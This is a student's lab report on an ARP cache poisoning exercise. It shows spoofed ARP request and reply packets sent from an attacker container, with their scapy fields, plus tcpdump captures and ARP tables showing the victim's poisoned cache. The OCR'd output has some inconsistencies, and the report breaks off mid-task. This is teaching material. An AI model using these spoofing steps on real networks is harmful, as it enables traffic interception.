

# COMPUTER NETWORK

## SECURITY

### LAB-3

#### ARP CACHE

#### POISONING ATTACK

### LAB

NAME: VISHWAS M

SRN: PES2UG20CS390

SEC: F

DATE:17/09/2022

## Task 1: ARP Cache Poisoning:


In this task, we have three machines (containers), A, B, and M. We use M as the attackermachine. We would like to cause A to add a fake entry to its ARP cache, such that B's IP addressis mapped to M's MAC address. We can check a computer's ARP cache using the followingcommand. If you want to look at the ARP cache associated with a specific interface, you can usethe -i option.

### Task 1.A: Using ARP request

On host M, construct an ARP request packet and send it to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache

i) Without Ether:  
Before running the attack:

Host M:




```
[09/17/22] seed@VM:~/.../Labsetup$ docksh 6d
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/# cd volumes
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task1A.py

Use "fg" to return to nano.

[1]+  Stopped                  nano task1A.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task1A.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task1A.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task1A.py
###[ Ethernet ]###
    dst      = 02:42:0a:09:00:05
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwtype   = 0x1
    ptype    = IPv4
    hwlen    = None
    plen     = None
    op       = who-has
    hwsrc   = 02:42:0a:09:00:69
    psrc    = 10.9.0.6
    hwdst   = 02:42:0a:09:00:05
```

Host A:



```
[09/17/22] seed@VM:~/.../Labsetup$ docksh 43
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostA:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:24:17.383659 IP6 fe80::42:c1ff:fea:77ef > ff02::2: ICMP6, router solicitation, length 16
06:24:49.420398 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:42.987844 IP6 fe80::42:c1ff:fea:77ef.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:43.588173 IP6 fe80::d834:cdf:fe44:22a.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:55.692754 IP6 fe80::d834:cdf:fe44:22a > ff02::2: ICMP6, router solicitation, length 16
```

## Host B:

```
[09/17/22]seed@VM:~/.../Labsetup$ docksh 28
root@hostB:PES2UG20CS390:Name:VishwasM$:# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:24:17.383528 IP6 fe80::42:c1ff:feca:77ef > ff02::2: ICMP6, router solicitation, length 16
06:24:49.420374 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:42.987830 IP6 fe80::42:c1ff:feca:77ef.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:43.784945 IP6 fe80::e496:36ff:fed3:6295.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:55.692863 IP6 fe80::e496:36ff:fed3:6295 > ff02::2: ICMP6, router solicitation, length 16
```

After running the attack:

## Host M:

```
seed@VM:~/.../Labsetup$ docksh 6d
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:# cd volumes
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task1A.py

Use "fg" to return to nano.

[1]+  Stopped                  nano task1A.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task1A.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task1A.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task1A.py
###[ Ethernet ]###
    dst      = 02:42:0a:09:00:05
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwtype   = 0x1
    ptype    = IPv4
    hwlen    = None
    plen     = None
    op       = who-has
    hwsrc   = 02:42:0a:09:00:69
    psrc    = 10.9.0.6
    hwdst   = 02:42:0a:09:00:05
```

## Host A:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
06:24:17.383659 IP6 fe80::42:c1ff:feca:77ef > ff02::2: ICMP6, router solicitation, length 16
06:24:49.420398 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:42.987844 IP6 fe80::42:c1ff:feca:77ef.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:43.588173 IP6 fe80::d834:cdff:fe44:22a.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:55.692754 IP6 fe80::d834:cdff:fe44:22a > ff02::2: ICMP6, router solicitation, length 16
06:25:56.662047 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
06:25:56.662145 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
06:25:56.706402 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
06:25:56.706479 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
9 packets captured
9 packets received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS390:Name:VishwasM$:# arp
Address          HWtype  HWaddress          Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0 ether   02:42:0a:09:00:69 C          eth0
M-10.9.0.105.net-10.9.0 ether   02:42:0a:09:00:69 C          eth0
root@hostA:PES2UG20CS390:Name:VishwasM$:#
```

## Host B:

```
[09/17/22]seed@VM:~/.../Labsetup$ docksh 28
root@hostB:PES2UG20CS390:Name:VishwasM$:# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:24:17.383528 IP6 fe80::42:c1ff:feca:77ef > ff02::2: ICMP6, router solicitation, length 16
06:24:49.420374 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:42.987830 IP6 fe80::42:c1ff:feca:77ef.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:43.784945 IP6 fe80::e496:36ff:fed3:6295.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
06:25:55.692863 IP6 fe80::e496:36ff:fed3:6295 > ff02::2: ICMP6, router solicitation, length 16
06:25:56.662034 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
^C
6 packets captured
6 packets received by filter
0 packets dropped by kernel
root@hostB:PES2UG20CS390:Name:VishwasM$:# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:#
```

## Delete the ARP cache:

```
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
Address          HWtype  HWaddress          Flags Mask Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69  C      eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69  C      eth0
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp -d 10.9.0.6
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp -d 10.9.0.105
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostA:PES2UG20CS390:Name:VishwasM$:/#
```

## With Ether:

Before the attack:

Host M:

The screenshot shows a terminal window with four tabs, all titled "seed@VM: ~/.../Labsetup". The terminal content is as follows:

```
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task11A.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```

## Host A:


```
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostA:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

## Host B:

```
seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup ×
root@hostB:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

## After the attack:


## Host A:



The screenshot shows a terminal window with four tabs, all titled "seed@VM: ~/.../Labsetup". The active tab displays the following command-line session:

```
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostA:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:38:41.872650 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6,
length 28
06:38:41.872757 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
Address          HWtype  HWaddress           Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69  C          eth0
root@hostA:PES2UG20CS390:Name:VishwasM$:/# █
```

## Host B:



The screenshot shows a terminal window with four tabs at the top, all labeled "seed@VM: ~/.../Labsetup". The active tab displays the following command-line session:

```
root@hostB:PES2UG20CS390:Name:VishwasM$:# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:38:41.872649 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6,
length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@hostB:PES2UG20CS390:Name:VishwasM$:# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:#
```

### Questions:

1.What does the 'op' in the screenshot of the attacker machine signify?  
What is its default value?

Ans: Default value will be 1. This op value tells whether this is an ARP request or ARP reply packet.


2.What was the difference between the ARP cache results in the above 2 approaches? Why did you observe this difference?

Ans: The cache didn't get updated in the scenario 2 as IP address was not in the arp cache memory in host A. And ARP cache poisoning is successful when we send ARP reply only when the IP address is in the victim's ARP cache.

## Task 1.B: Using ARP Reply

Scenario 1: B's IP is already in A's cache


ARP cache:



A terminal window titled "seed@VM: ~.../Labsetup" showing the output of a Python script. The script generates an ARP packet with the following parameters:

```
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes# python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker: PES2UG20CS390:Name:VishwasM$:/volumes#
```



A terminal window titled "seed@VM: ~.../Labsetup" showing the output of the "arp" command. It displays the ARP table with the following entries:

Address	HWtype	HWaddress	Flags	Mask	Iface
B-10.9.0.6.net-10.9.0.0	ether	02:42:0a:09:00:69	C		eth0

```
root@hostA: PES2UG20CS390:Name:VishwasM$:/# arp
Address          HWtype  HWaddress          Flags Mask           Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69  C
root@hostA: PES2UG20CS390:Name:VishwasM$:/#
```

After running the attack:

Host A:

```
root@hostA:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:59:52.501420 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:70, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
Address          HWtype  HWaddress          Flags Mask           Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:70  C               eth0
root@hostA:PES2UG20CS390:Name:VishwasM$:/#
```


Scenario 2: B's IP is not in A's cache

We will clear the arp cache table before performing Scenario 2.

Before:

```
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp -d 10.9.0.6
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
root@hostA:PES2UG20CS390:Name:VishwasM$:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
07:05:02.758372 IP6 fe80::d834:cdff:fe44:22a.5353 > ff02::fb.5353: 0 [7q] PTR (Q
M)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local.
.PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs.
_tcp.local. PTR (QM)? _webdav._tcp.local. (118)
07:05:02.758687 IP6 fe80::42:c1ff:feca:77ef.5353 > ff02::fb.5353: 0 [7q] PTR (QM
)?
_ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local.
PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local.
PTR (QM)? _webdav._tcp.local. (118)
07:05:02.758762 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.
local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _s
mb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PT
R (QM)? _webdav._tcp.local. (118)
```

After:



